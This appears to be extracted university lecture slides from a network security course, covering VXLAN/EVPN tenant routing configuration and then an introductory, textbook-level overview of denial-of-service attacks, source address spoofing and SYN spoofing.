- ❑ We want to make these network segments reachable between each other
- ❑ We do this by creating an L3VNI 1020, common to both broadcast domains, i.e. L2VNI 100 and L2VNI 200


Topology




VTEP IP address in each subnet




Add default route via VTEP IP address



VTEP IP address in each subnet




Add IP address in VTEPs



Add a new VXLAN interface for L3VNI


```
net add vlan 50
net add vxlan vni-1020 vxlan id 1020
net add vxlan vni-1020 vxlan local-tunnelip 1.1.1.1
net add vxlan vni-1020 bridge access 50
```

Subnet A
Subnet B



Bridge VIDs and VNIs and create tenant VRF

```
net add vrf TEN1 vni 1020  
net add vlan 50 vrf TEN1  
net add vlan 10 vrf TEN1  
net add vlan 20 vrf TEN1
```





University of Rome Tor Vergata
ICT and Internet Engineering

Network and System Defense

Alessandro Pellegrini, Angelo Tulumello

A.A. 2023/2024

Denial of Service Attacks

from “**Computer Security: Principles and Practice**” (*Chapter 7*)
William Stallings and Lawrie Brown

Denial of Service (DoS) Attack

Ogni azione che prevede di evitare l'uso delle risorse da parte di un utente legittimo

The NIST Computer Security Incident Handling Guide defines a DoS attack as:

“An action that prevents or impairs the authorized use of networks, systems, or applications by exhausting resources such as central processing units (CPU), memory, bandwidth, and disk space.”

Denial of Service (DoS) Attack

Ci sono diversi tipi, i più importanti sono:

- ❑ A form of attack on the availability of some service
- ❑ Categories of resources that could be attacked are:

Network bandwidth

Relates to the capacity of the network links connecting a server to the Internet


For most organizations this is their connection to their Internet Service Provider (ISP)

System resources

Aims to overload or crash the network handling software

Application resources


Typically involves a number of valid requests, each of which consumes significant resources, thus limiting the ability of the server to respond to requests from other users



Classic DoS Attacks

- ❑ Classic DoS attack on network resources
 - ❑ Aim of this attack is to overwhelm the capacity of the network connection to the target organization
 - ❑ Traffic can be handled by higher capacity links on the path, but packets are discarded as capacity decreases
 - ❑ Source of the attack is clearly identified unless a spoofed address is used
 - ❑ Network performance is noticeably affected

esempio di attacco DoS:




Source Address Spoofing

- ❑ Use forged source addresses altrimenti si riesce a capire chi ha originato l'attacco
 - ❑ Usually via the raw socket interface on operating systems
 - ❑ Makes attacking systems harder to identify
- ❑ Attacker generates large volumes of packets that have the target system as the destination address
- ❑ Congestion would result in the router connected to the final, lower capacity link
- ❑ Requires network engineers to specifically query flow information from their routers
- ❑ ISPs are supposed to filter spoofed IP addresses belonging to other ISPs

SYN Spoofing


- ❑ Common DoS attack (on system resources)
